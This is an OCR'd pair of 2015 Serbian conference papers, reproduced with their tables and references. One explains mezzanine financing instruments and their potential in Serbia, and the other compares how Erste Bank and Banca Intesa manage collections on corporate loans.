Entrepreneurial activity usually starts with the business idea, but it is considered feasible provided that adequate financial resources are in compliance with the idea. The ability of enterprises to raise enough capital is mainly based on their profitability and financial prospects. Small enterprises have limited access to sources of finance, not only because of their size, but also due to the inability to issue stocks and satisfy the criteria for entering the stock market as issuers. In this specific case, obtaining a bank loan is the only source of external financing for many enterprises. Small and medium-sized enterprises (SMEs) are typically financed with the bank loans, especially in less-developed economies. For instance, obtaining money to support projects through stocks issued, is quite a marginal form of financing for many Serbian investors, including the large companies (Pavlović & Muminović, 2010). Serbian companies are most often the companies that operate with a low amount of owner's capital, which makes them risky for the banks and further reduces their ability to raise more funds. Bank loans could be a suitable source of finance for many companies, but they do not satisfy all their financing requirements. In order to become an attractive option for both parties, sources of finance should reach the expected return for the perceived level of risk. In reality, besides equity financing and debt financing, there are various other types of sources of finance such as mezzanine instruments. They are sometimes considered a substitute for traditional sources of financing. The term mezzanine is derived from the Italian word "mezzanine" which means a floor between the two main floors in a building. Within the area of corporate finance, this word is used figuratively as a term for hybrid instruments of financing that combine elements of debt and equity capital. Even though it is a relatively new form of finance, it cannot be considered a universal solution for all problems and all the companies. Namely, it is rather viewed as a series of instruments that suit different companies.

This paper shall present the definition and forms of mezzanine instruments, further elaborate on the typical usage of these instruments in developed countries, and the possibility and necessity of implementing such form of finance in Serbia.

E-mail: gknezevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-419-422

## 2. MEZZANINE INSTRUMENTS

Mezzanine finance instruments are rather difficult to define, because they represent a specific mix of tailor-made financial instruments. Nowadays, academicians and practitioners mostly rely on two main perspectives regarding mezzanine instruments. The first perspective (Clark, Creamer, Korver, McCormic, Ongena, Willis *et al.*) refers to the fact that mezzanine instruments need to possess characteristics of both debt and equity. According to these authors, junior subordinated debt and junk bonds are not considered mezzanine instruments. The other perspective considers the idea that all subordinated debt instruments are mezzanine. This paper shall present mezzanine instruments using the second point of view. The European Commission used this second perspective in its report, which was taken over from the Economic Research (2006) issued by Credit Suisse.

Typically, there are several mezzanine instruments with varying degrees of risk and return and their basic characteristics. Mezzanine instruments can range from products that are issued to the public (convertible bonds, bonds with options) to products that are placed privately (subordinated and participating loans, silent participations). However, they are usually classified according to their position in debt-equity relationship, as well as the risk and reward (illustrated in Image 1) matrix. The most important mezzanine finance instruments include: subordinated loans, participating loans, silent participation, profit participation rights, convertible bonds, and bonds with warrants.

Subordinated and participation loans are closer to debt form of mezzanine finance. Subordinated loan, as the simplest form of mezzanine finance, represents unsecured loan with the annual interest rate. However, since mezzanine is tailor-made, interest rate can be variable, or even expressed as a percentage of profit. In the case of default, the subordinated debt lender is paid out upon the settlement of all other creditors. On the other hand, participating loans are similar, but instead of the fixed interest rate, their remuneration is contingent upon the business results since they provide the lender with the right to participate in distribution of business results. Owing to this unique feature, participating loans usually have none or a low fixed interest rate of 1%. In these loan contracts, business results can be defined on the basis of the revenue generated from sales, net income, cash flow or in any other specified way. Despite profit sharing, participating loans do not give rise to an ownership relation, and participation in losses is contractually excluded.

Silent participation is closer in legal form to equity since the distinguishing feature of this form of financing is that one or more persons take an equity stake in a company and receive part of the profit as compensation, without assuming any liability towards the company's creditors (European Commission, 2007, p. 6). This is probably the most flexible mezzanine instrument and the legal contract can take different forms. The contract shall define investor information rights, involvement in the process of business decision making or participation in loss coverage. Even though this instrument resembles participating loans in the case of the silent partnership, the investor receives equity share, usually participates in losses, and is involved in the decision making process.





Image 1
Source: Authors

Profit participation rights are equity investments that entitle the holder to rights over the company's assets (*e.g.* participation in profits or in the surplus on liquidation, subscription for new stock), but not the right to be consulted on business decisions (European Commission, 2007 p. 6; Credit Suisse, 2006, p. 18). Its main distinction from common shares is that this type of instruments does not provide voting rights and it has term (unless they

| Feature | Subordinated loan | Participating loan | Silent partnership | Profit participation rights | Bonds (convertible, with warrants) |
|---|---|---|---|---|---|
| Interest rate | Fixed | Fixed (1%) | No | No | Yes |
| Participation in profit | No* | Yes | Yes | Yes | No |
| Participation in losses | No | No | No* | Yes * | No |
| Ownership relation and decision making | No | No | No * | No * | No |
| Equity share | No | No | Yes | Yes | May be converted |
| Decision making | No | No | No * | No * | No |
| Type | Debt | Debt | Equity | Equity | Equity |

Table 1 Features of different mezzanine instruments
Note: * Could be specified different in the contract
Source: Adapted from Economic Briefing No. 42, Mezzanine Finance - A Hybrid instrument with a Future, Credit Suisse Economic Research, 2006, p. 8



DOI: 10.15308/Synthesis-2015-419-422

are perpetual when they do not have maturity). It differs from silent partnership in the way that profit participation rights are used when ownership is diversified, while silent partnership is more common in cases of one to several owners.

Instruments that have most similar characteristics to equity are convertible bonds and bonds with warrants. There are numerous modalities of convertible bonds, such as callable or puttable bonds, mandatory convertible, pre-IPO convertible bonds, perpetual bonds, plain vanilla convertible, redemption premium convertible, bonds with warrants, *etc.* All of them have a unique characteristic depending on the investment agreement, but almost always they imply the right to convert debt into equity upon certain event (trigger) defined under the contract. This right is exercisable for a specified period and at a predetermined conversion or subscription rate.

Accountants have specified the rules for measuring these mezzanine instruments in standards where accounting financial instruments are presented (such as IAS 39 Finanical instruments issued by the IASB or SFAS No. 150 Accounting for Certain Financial Instruments with Characteristics of both Liabilities and Equity issued by FASB). Although accountants do recognize these instruments in accounting, they avoid calling them mezzanine. Instead, they use the term hybrid instruments (Knežević, 2009). Despite the importance of different names used for these instruments in finance and accounting, this area is still to be developed by accountants regarding their measurement and recognition.

## 3. TYPICAL USAGE OF MEZZANINE FINANCE

Mezzanine finance instruments are suitable for the companies with the experienced management team, solid business model, companies with good profitability and solid cash flow from operations, adequately positioned in the market, but not for the bank loan candidates. The last criterion makes these companies suitable candidates for mezzanine instruments. Mezzanine is not a substitute for a bank loan, but rather an additional source used by the companies whose credit rating is not good enough, which is why they are forced to consider other financing ideas. The mezzanine instruments can be used to repay bank or other long term debt, provide the equity base to increase the working capital and support business expansion, finance new capital expenditure projects, such as purchases of plant and equipment, as well as finance business model which is proven to be successful. When we consider the idea of the most suitable candidate for the mezzanine instruments, those would be the companies with stable growth margins and well-defined strategies. Nevertheless, it is not a suitable option for the businesses that are risky and startups, as it is an emerging business model. Also, it is not an appropriate solution for the businesses that operate with new technology and those trying to make new turn in their business.

A new market for mezzanine instruments has emerged over the last few decades in Europe. Its size varies across Europe and it depends primarily on the type of the economy and the proposed model of finance. In order to obtain mezzanine finance, SMEs should have sound financial and business information and reporting capabilities. This provides the investors with the possibility to evaluate and monitor key business risks. Mezzanine finance providers usually seek a return of up to 20 per cent on their investment, mostly as a result of large costs incurred when instruments are issued. In the case of highly standardized mezzanine finance products, the interest rates may be lower and these instruments are more attractive. They are sometimes used to finance innovations and technology transfer. While SMEs in some countries can choose from a wide range of different products, other countries still have a great deal of ground to make up in this area. Recently, mezzanine financing has been growing rather dramatically in Europe (Korver & Ongena, 2008, p. 1613). Mezzanine instruments are composed of various types of instruments and some of them are listed below:

- a mixture of loan and equity financing,
- the owner of a certain business gives part of his/her ownership and expects return for the equity component,
- Convert the investment into equity if the business defaults on the loan payment.

The traditional suppliers of mezzanine finance are banks, specialized mezzanine funds, private equity funds, venture capital funds and business angels.

The criteria for the companies to obtain mezzanine finance are much more rigid than for loans, which is why these instruments are used in the transitional period of the company's life. They are used in two situations: to increase the company's valuation and re-arrange company's capital structure in order to buy one or more shareholders stake or pay some special dividends. The most attractive feature of mezzanine instruments is their ability to adapt to the needs of the company and adequately respond to them. The contract is usually signed when it is in compliance with the needs of both parties to the contract. Mezzanine instruments are frequently used to finance capital projects, but also as a source of finance of the company's own shares (treasury shares).

## 4. PERSPECTIVE OF MEZZANINE INSTRUMENTS IN SERBIA

Due to their high indebtedness, it is nowadays almost impossible for a growing number of companies in Serbia to borrow from commercial banks. Specifically, in cases where the company is highly leveraged and without collateral available, despite the good prospects of a profit and cash flow, it is unlikely that they will get a bank loan. The privatization model implemented in Serbia has led to further deterioration of the financial position of a certain number of companies (Ranković, 2000; Pavlović, 2008). Serbia has so far concluded a couple of arrangements where projects were funded by mezzanine capital (East Point Group, Serbia Broadband - Serbian cable network, Gomex). Several companies negotiated the usage of mezzanine capital, but such deals were abandoned. A wider use of mezzanine instruments is generally not expected even for the small number of large companies since they have a weak earning capacity. Also, systemic risk is still high. However, mezzanine instruments can be extremely attractive to the companies with poor financial position, competitive products and good profitability prospects. As a result of the chosen model of privatization, the number of such companies in Serbia is not negligible. Considering the fact that many of these companies are purchased for the purpose of selling their assets upon privatization, the number of companies with a good business model and no credit rating for the loan can be the reason for using mezzanine instruments. The usage of mezzanine instruments is strongly encouraged by the European Commission and we believe that the importance of these instruments in Serbia will be at a higher level once the small and medium-sized enterprises have reached their full development potential. Serbia is currently launching a series of initiatives in cooperation with the highest bodies in our country in order to intensify and promote the conditions for the development of mezzanine instruments. These activities should prepare Serbian enterprises to use mezzanine financing



DOI: 10.15308/Synthesis-2015-419-422

instruments. The underdevelopment of financial markets in Serbia could stimulate the usage of mezzanine instruments based on the contract. On the other hand, due to the poor financial position of the vast majority of companies, the use of mezzanine instruments for the purpose of acquiring other companies is questionable. Mezzanine investors believe the Serbian market is quite interesting because of the low competition in the investment segment in closed entities (private capital), which allows them to potentially make above-average yields. It is estimated that the major obstacle to mezzanine financing in Serbia is not a lack of prospective investors, but the unwillingness of the companies to use this form of finance, as well as lack of understanding of mezzanine instruments.

## 5. CONCLUSION

Mezzanine financing is potentially a good way to raise funds, but should not be considered a substitute for bank credit when the company's loan application has been denied. Since mezzanine instruments are based on their characteristics between debt and equity, it is common to generate higher returns than normal debt instruments and lower than normal required rate of return on capital for equity instruments. This type of financing should not be seen as a universal solution that fits all companies in all phases of their life cycle. The use of mezzanine instruments is suitable for the companies with necessary funds to finance development beyond the scope of assets that can be obtained by borrowing from banks or issuing debt financial instruments, with the characteristics such as stable business, good ratings, stable and predictable cash flows and respectful management. It is estimated that Serbia boasts considerable potential for the introduction of instruments with the characteristics of mezzanine.

## REFERENCES


Bean, L. (2008). Mezzanine Financing: Is It for You? *The Journal of Corporate Accounting and Finance*, 19(2), 33-35. DOI: 10.1002/jcaf.20370

Credit Suisse. (2006). Mezzanine Finance – A Hybrid Instrument with a Future, Economic Briefing No. 42, Economic Research, Zurich.

European Commission. (2007). *Mezzanine Finance: Final Report, Roundtable between bankers and SMEs*. Available from: http://ec.europa.eu/enterprise/newsroom/cf/_getdocument.cfm?doc_id=1065, Retrieved December 01, 2012.

Farrell, H., & Wright, M. (2008). A review of sampling and definitional issues in informal venture capital research. *Venture Capital*, 10(4), 331-353.

Gose, J. (2007). Mezzanine lenders gain leverage. *National Real Estate Investor*, 49(8), 31–34.

Knežević, G. (2009). Izazovi vrednovanja finansijskih instrumenata u uslovima finansijske krize. XL Nacionalni simpozijum sa međunarodnim učešćem, „40 godina računovodstva i poslovnih finansija – dometi i perspektive", Zlatibor, 27-29 maj 2009, 433-460. (In Serbian)

Korver, M., & Ongena, S. (2008). European mezzanine. *Applied Financial Economics*, 18(20), 1613-1622.

Ljumović, I., Pavlović, V., & Milačić, S. (2013). Imaju li instrumenti mezanina perspektivu u Srbiji? *Anali Ekonomskog fakulteta u Subotici*, 49(30), 27-38. (In Serbian)

Marinković, S., Ljumović, I., & Stojković, D. (2012). Going public and initial public offering: An exploratory study of motives from Serbian companies. *Industrija*, 40(2), 125-144.

McCormick, R., & Creamer, H. (1987). *Hybrid Corporate Securities: International Legal Aspects*. London: Sweet and Maxwell.

Müller-Känel, O. (2009). *Mezzanine Finance: Neue Perspektiven in der Unternehmensfinanzierung*. Bern: Haupt.

Pavlović, V. (2008). Metodologija vrednovanja kapitala i usvojeni model privatizacije u Republici Srbiji. *Računovodstvo*, 1/2, 39-51. (In Serbian)

Pavlović, V., & Muminović, S. (2010). Značaj razvoja finansijskih tržišta za srpsku privredu. *Industrija*, 38(4), 41-67. (In Serbian)

Ranković, J. (2000). *Privatizacija i saniranje*. Niško savetovanje: Izazovi transformacije u realnom i finansisjkom sektoru. Niš: Savez ekonomista Srbije. (In Serbian)

Tucker, M. (2006). Access to Finance in Europe. *Local Economy*, 21(1), 78–83. DOI: 10.1080/02690940500472566




DOI: 10.15308/Synthesis-2015-419-422

Synthesis
International Scientific Conference of IT and Business-Related Research

# COLLECTION MANAGEMENT MODEL FOR CORPORATE CLIENTS IN THE SERBIAN BANKING SECTOR

## MODEL UPRAVLJANJA NAPLATOM POTRAŽIVANJA ZA KORPORATIVNE KLIJENTE U BANKARSKOM SEKTORU SRBIJE

Lidija Barjaktarović[1], Dragan Ilić[2], Marko Marković[1]
[1]Singidunum Univesity Belgrade, Faculty of Business in Belgrade, 32 Street Danijelova St., Belgrade, Serbia
[2]BKF University of Applied Sciences Budapest, Nagy Lajos király útja 1-9., 1148 Budapest, Hungary; Banca Intesa a.d. Belgrade, Serbia

**Abstract:**
Collection management is the key element of successful credit risk management. Therefore, successful collection management is one of the most important tasks of any bank. This paper analyses the results of collection management models applied in Erste bank a.d, Novi Sad and Banca Intesa a.d., Belgrade since 2010.
The main hypothesis is that good collection management model provides a satisfactory level of NPLs and bank profitability, which shall be further supported by this research. NPL of BI amounted to 6.67%, while EB had NPLs amounted to 17.67%, which is lower than the average NPL rate of the Serbian banking sector of 21.4% (in 2013). Furthermore, ROE of BI was 8.7%, while EB had ROE of 10.42%, which is higher than the average ROE of 3.81% of the Serbian banking sector (in 2013). Finally, future research shall be directed towards comparing the results of both banks with the results of the parent banking groups in Austria and Italy *i.e.* the European Union.

**Key words:**
credit risk, NPL, ROE, Banca Intesa, Erste bank.

**Apstrakt:**
Naplata potraživanja predstavlja ključni element uspešnog upravljanja kreditnim rizikom. Shodno tome, uspešno upravljanje naplatom potraživanja je najvažniji zadatak svake poslovne banke. Predmet ovog rada su rezultati primene modela naplate potraživanja u Erste bank a.d. Novi Sad (EB) i Banca Intesi a.d. Beograd (BI) od 2010. godine. Osnovna hipoteza rada je da dobra naplata potraživanja obezbeđuje zadovoljavajući nivo rezervacija za problematične kredite i profitabilnost banke. Rezultati sprovedene analize u istraživanju govore u prilog istoj. NPL BI je na nivou od 6,67%, dok je NPL EB u visini od 17,67%, što je niže od proseka NPL-a bankarskog sektora Srbije - 21,4% (2013.). Takođe, ROE BI je iznosio 8,7% dok je ROE EB bio na nivou od 10,42%, što je više od prosečnog ROE bankarskog sektora Srbije - 3,81% (2013.). Buduća istraživanja će ići u pravcu poređenja ostvarenih rezultata obe lokalne banke sa rezultatima matičnih bankarskih grupa u Austriji i Italiji, odnosno Evropskoj uniji.

**Ključne reči:**
kreditni rizik, NPL, ROE, Banca Intesa, Erste banka.

**Acknowledgements:**
This Research Paper was part of the project "Advancing Serbia's Competitiveness in the Process of EU Accession", No. 47028, for the period 2011-2015, which was financed by the Serbian Ministry of Education, Science and Technological Development.

## 1. INTRODUCTION

Credit risk is the probability that the bank will not be in a position to collect total receivables from its customers, *i.e.* principal amount and all related interest rates and fees. Having in mind the cause of the credit transaction, it is possible to list three types of credit risk: (1) default risk (exists at the moment of loan approval), (2) premium credit risk (exists at the moment of loan usage and has an impact on loan repayment issues) and (3) risk of worthiness of the credit rating (exists at the moment of loan repayment). It is important to emphasize that credit risk can be monitored in the banking book (critical threat to credit portfolio, which affects the banks in liquidity) and the bank's trading book (Barjaktarovic, 2013).

Collection management is crucial for credit risk management. Moreover, collection management has an impact on bank's profitability and all risk parameters, decrease of the new non-performing loan (NPL) portfolio and improvement of the quality of the credit portfolio. Thus, it is necessary to emphasize the considerable impact of collection management on the decrease of reservation (which can be booked in the profit and loss account or on the equity-based position), which has an impact on the increase of profitability or decrease of the equity (Barjaktarović, 2013; Barjaktarović *et al.*, 2011).

The bank is successful provided that it can meet the following criteria: (1) volume of the newly approved loans and an increase of the credit portfolio in accordance with the defined targets, (2) bank profitability and (3) the level of non-performing loans. Therefore, we may conclude that the successful collection management is one of the most important tasks of the bank.

The subject of the analysis are the results of the collection management model (CMM) applied to the corporate credit portfolio of Erste bank a.d Novi Sad (EB) and Banca Intesa a.d Belgrade (BI). Both banks introduced CMM during the second part of 2010. Therefore, this research shall cover the period from 2010 to 2013.

The main research hypothesis is that good collection management model ensures the satisfactory level of NPLs and bank profitability. It means that those indicators are below the average of the Serbian banking sector.

E-mail: lbarjaktarovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-423-426

CMM model consists of: Aims, Organization, Architecture, Instruments, Control and Monitoring within the model (Barjaktarovic *et al.*, 2011; Banca Intesa a.d. Belgrade, 2012). The paralel review of the common and different items in models is shown in Table 1.

**Aims** are the same for both banks.

**Organization** of the model covers classification of debtors and participants within the model. Both banks use delay days as the common criteria for this activity. However, they differ in terms of prime clasification of the customer: (1) Erste bank uses rating of the customer (as result of the internal credit rating tool); for the final segmentation of the customer in the portfolio, expert opinion is relevant (based on the individual assessment of risk management division of the bank);(2) Banca Intesa uses segmentation determined by the type of the customer (according to the achieved turnover, ownership structure and geographical presence). The main subjects in creditor-debtor relationship are creditors (banks) and debtors (companies).

Participants in both models are almost the same. The difference is the result of the internal organization. The crucial thing is that all involved departments should have established good cooperation.

Risk management division is responsible for individual credit risk assessment in the following segments: initial crediting, collection management and collateral management. The tasks of the risk management division include: (1) restructuring: business renewal or refinancing, monitoring of the problematic loans, watch lists, stress renewal or refinancing, (2) liquidation: collection from the bankruptcy, collection from the collateral, sale of business, sale of receivables, (3) reporting and analysis: delay reports, work-out reports, provisioning management, assistance in the budgeting process.

**Arhitecture** and **Instruments** are the same for both models.

**Control and monitoring** within the model differ for both banks. Erste bank divides credit customers in 3 zones according to the level of risk : (1) red zone – the most risky customers within the portfolio, (2) yellow zone – the zone of medium risk, (3) green zone – the zone of the low risk. After the corporate credit risk manager sends information to the responsible account manager concerning the customers who are potentially problematic in the future in order to organize the meeting with such customers and prepare proper strategy for the customers *i.e.* collection of the receivables. It practically means preparation of review application. Generally, the risk management division monitors credit portfolio on a permanent basis, but if they determine that it is necessary, they can monitor the credit risk on a particular customer *i.e.* loan.

Banca Intesa has permanent campaigns for target group of customers - PL or NPL. The parameters of the campaign are: Gross exposure included and Current provisions. Expected and

| **Elements** | Erste | Intesa |
|---|---|---|
| **Aims** | 1) Regular servicing of the customers' credit commitments,<br>2) Minimizing the delay in servicing credit commitments towards the bank,<br>3) Minimizing the number of NPLs in credit portfolio. | |
| **Organization**<br>1) Classification of debtors<br>2) Participants | Rating of the customer and delay basket;<br>Corporate division, Risk management division (Corporate credit risk management, Collateral management and Collection management), Credit committee, Legal division and Back office (credit administration). | Segmentation of the customer and delay basket (cluster data);<br>Corporate division, Risk management division (Corporate credit risk management, Collateral management and Collection management), Work out, Legal division; |
| | PL and NPL clients are subject to control and monitoring within the collection management model.<br>The model includes two analyses: quantitative analysis and qualitative analysis. Quantitative analysis represents changes that already appeared in the customer's business and may affect the regular loan repayment and core business of the customer. All early warning signs can be categorized as follows: big changes in customer's behaviour, market data, daily business issues and signs of fraud.<br>Qualitative analysis represents the portfolio analysis on the basis of historical data. Historical data can be internal (internal data base) and external (market data). Internal indicators include: days of delay, ratings, industry and t/o through the account within the bank. External indicators include: account blockade, financial data (t/o, gross profit margin, EBIT, net profit, total assets, equity, short-term loans, long-term loans, receivables, payables, inventories). | |
| **Architecture** | Creditors and debtors;<br>Collection management process for PL portfolio and NPL portfolio | |
| **Instruments** | Source of repayment can be cash flow from regular (core) business, *i.e.* primary source of repayment (CF1) and collateral loan *i.e.* secondary source of repayment (CF2). | |
| **Control and monitoring** | All credit customers of the bank are divided in three zones according to the risk level:<br>1) Red zone – the most risky customers of the portfolio,<br>2) Yellow zone – the zone of medium risk,<br>3) Green zone – the zone of the low risk. | Basic principle: Continuious improvement; Review credit collection process;<br>Key initiatives for Corporate:<br>1-90 days - Early due payment day management (PL)<br>90-180 days - Soft collection (NPL)<br>90-180 days -Rescheduling & agreed sale of client non-core assets (NPL)<br>180 + days - Destressed restructuring (NPL)<br>180 + days - Legal execution (NPL);<br>The campaign consist of: target group of PL or NPL; campaign parameters and the expected key drives; |

Table 1. Review of CMM elements – Erste bank a.d Novi Sad and Banca Intesa a.d. Belgrade



DOI: 10.15308/Synthesis-2015-423-426

key drivers of campaignes are: (1)Provisions reaslied, (2) Provisions avoided and (3) NPL back to performing (Action plan for NPL customer is part of this phase)

Both banks use Basel II rules and internal rating for credit risk. The authors chose those banks because they were involved in introducing CMM in those banks.

Key indicators that are the subject of this analysis are: NPL (%), CAR (Capital Adequacy Ratio), quality of credit portfolio and ROE (Return on Equity). NPL, CAR and ROE will be compared with an average of the Serbian banking sector. The quality of credit portfolio has the following baskets: Performing loans (PL), Past due loans, Substandard loans, Restructured loans and Doubtful loans (prescribed by official regulation). According to the offical data of both banks, performing loans, past due and substandard loans belong to the healthy part of the porfolio, which is collected within the period of 90 days.

The analysis is based on the official financial and annual reports of the banks, disclosure requirements for Pillar 3 of Basel II, supervisory report of the National bank of Serbia available on their official sites. The analysis covered the period from 2010 to 2013.

There is a difference in the quality of information announced in the official reports of the banks. Erste bank Serbia (EB) has a better and more transparent risk management report compared to Banca Intesa (BI) in terms of available data about the accepted risks. Furthermore, the diference is observed in customer segmentation in terms of the criteria used. At the same time, this is also the limitation of the analysis. The proposed indicators of the analysis are common for both banks *i.e.* are annouced in the annual reports of banks.

## 2. RESULTS AND DISCUSSION

Comparative analysis of both banks confirmed that they demonstrated better results in managing credit risk than the Serbian banking sector, since 2011. Moreover, both banks recorded an increase in credit portfolio, with the majority being granted to corporate customers. Furthermore, NPL and ROE are at a satisfactory level. CAR indicators of both banks are at the level of the Serbian banking sector. Finally, it can be concluded that BI introduced better CMM and had a lower level of NPLs than EB and the Serbian banking sector. The review of the key performance indicators of BI and EB is given in Table 2 and Figure 1 (Banca Intesa a.d. Belgrade, 2007-2013; Erste bank a.d. Novi Sad, 2007-2013; National Bank of Serbia, 2007-2013).

The analysis of the quality of corporate credit portfolio of both banks is at a satisfactory level (see Table 3). The majority of loans are in the category of healthy loans that are collected within the period of up to 90 days following the instalment date. Implemented CMM in both banks directly affected the quality of portfolio in 2011, where BI had a higher volume of restructured loans compared to EB. However, EB recorded higher volume of doubtful loans since 2010. So, this is the reason why BI had lower NPLs then EB during the period of analysis (Banca Intesa a.d. Belgrade, 2007-2013; Erste bank a.d. Novi Sad, 2007-2013).

Finally, we can conclude that the main research hypothesis is that good collection management model provides the satisfactory level of NPLs and bank profitability. NPL of BI amounted to 6.67%, while EB had NPL of 17.67%, which was lower than the Serbian banking sector with NPL of 21.4% (in 2013). Furthermore, ROE of BI amounted to 8.7%, while EB had ROE of 10.42%, which is higher than ROE of 3.81%, which is the average of the Serbian banking sector (in 2013). However, it is important to emphasize that both implemented CMM enabled banks to develop an appropriate corporate credit portfolio structure.

## 3. SUMMARY

BI and EB introduced CMM in 2010 in accordance with their organization and type of customers. The aim was clear – to decrease NPLs and increase profitability. Model organization is different, due to a different group policy in terms of risk management and business organization. Architecture and instruments are the same. Control and monitoring within the system are organized in accordance with the internal procedures and policies. It is important to emphasize that both CMMs are good because they provide the satisfactory level of NPLs and


| Year/ Indicator | 2007 | 2008 | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|---|---|
| **Credits** | | | | | | | |
| BI | 95718412 | 165524335 | 181075733 | 245087290 | 249337725 | 259550499 | 265535776 |
| EB | 20836077 | 30049493 | 30220438 | 43808647 | 45952772 | 55648156 | 58211657 |
| **Corporate credits** | | | | | | | |
| BI | 47382411 | 69910679 | 104528993 | 152645637 | 155679648 | 159850548 | 153874556 |
| EB | 13266623 | 17804152 | 19523177 | 30376031 | 39652445 | 39923646 | 41293619 |
| **NPL (%)** | | | | | | | |
| BI | n.a. | n.a. | n.a. | 3.13 | 4.03 | 5.01 | 6.67 |
| EB | 14.53 | 11.43 | 13.65 | 11.49 | 13.97 | 14.46 | 17.67 |
| Serbian banking sector | 11.3 | 11.3 | 15.7 | 16.9 | 19 | 18.6 | 21.4 |
| **ROE (%)** | | | | | | | |
| BI | 11.79 | 14.59 | 13.41 | 14.76 | 13.29 | 11.44 | 8.7 |
| EB | 1.7 | 3.17 | 3.58 | 3.13 | 7.76 | 12.3 | 10.42 |
| Serbian banking sector | 9.28 | 9.3 | 4.6 | 5.4 | 0.24 | 2.05 | 3.81 |
| **CAR (%)** | | | | | | | |
| BI | 24.31 | 18.79 | 17.67 | 18.62 | 16.86 | 19.79 | 19.91 |
| EB | 40.39 | 26.58 | 26.06 | 17.63 | 24.37 | 21.34 | 20.95 |
| Serbian banking sector | 27.9 | 21.9 | 21.44 | 19.91 | 19.11 | 19.87 | 20.9 |

Table 2. Key performance indicators of BI and EB in the period from 2007 until 2013 (in 000 RSD, %)



DOI: 10.15308/Synthesis-2015-423-426

Banca Intesa Belgrade




Erste bank Novi Sad





Figure 1. Key performance indicators of BI and EB in the period from 2007 to 2013 (%)

| Year / Indicator | 2007 | 2008 | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|---|---|
| **Performing loans** | | | | | | | |
| BI | 52.93 | 79.9 | 67.29 | 69.26 | 70.67 | 87.48 | 50.46 |
| EB | 36.43 | 86.75 | 78.27 | 55.86 | 32.47 | 50.51 | 44.87 |
| **Past due loans** | | | | | | | |
| BI | 43.19 | 19.88 | 20.51 | 16.48 | 14.88 | 0.34 | 28.7 |
| EB | 59.62 | 12.26 | 21.29 | 28.61 | 44.17 | 32.57 | 34 |
| **Substandard loans** | | | | | | | |
| BI | 0 | 0 | 0 | 6.84 | 4.34 | 4.48 | 0 |
| EB | 0 | 0 | 0 | 0.4 | 5.29 | 1.57 | 0 |
| **Restructured loans** | | | | | | | |
| BI | 3.88 | 0.22 | 12.2 | 7.42 | 10.11 | 0.74 | 3.15 |
| EB | 3.95 | 0.99 | 0.44 | 4.63 | 9.4 | 4.29 | 4.89 |
| **Doubtful loans** | | | | | | | |
| BI | 0 | 0 | 0 | 0 | 0 | 6.96 | 17.69 |
| EB | 0 | 0 | 0 | 10.5 | 8.67 | 11.06 | 16.24 |
| **Total** | 100 | 100 | 100 | 100 | 100 | 100 | 100 |

Table 3 Quality of corporate credit portfolio BI and EB during the period from 2007 until 2013 (%):
Source: Barjatarović (2013) and Barjaktarović *et al.* (2011)

profitability of banks. BI and EB demonstrated better results in managing credit risk than the Serbian banking sector, during the period from 2010 to 2013.

## REFERENCES

Barjaktarović, L. (2013). *Risk management*. Belgrade: University Singidunum.

Barjaktarović, L., Popovčić-Avrić, S., & Đenić, M. (2011). Collection management as curtail part of credit risk management during the crisis. 8th AFE 2011 Conference, 30th June to 2nd July 2011 (pp. 182-191). Samos, Greece: Research and Training Institute of the East Aegean (INEAG).

Banca Intesa a.d. Belgrade. *Annual reports and Disclosure of data and information (3rd Pillar of Basel II) for the period of 2007 to 2013*. Retrieved February 02, 2015, from www.bancaintesabeograd.rs

Banca Intesa a.d. Belgrade. *Radically strengthen Problem & Deteriorated loans management within the Group 2012*. Retrieved February 02, 2015, from www.bancaintesabeograd.rs

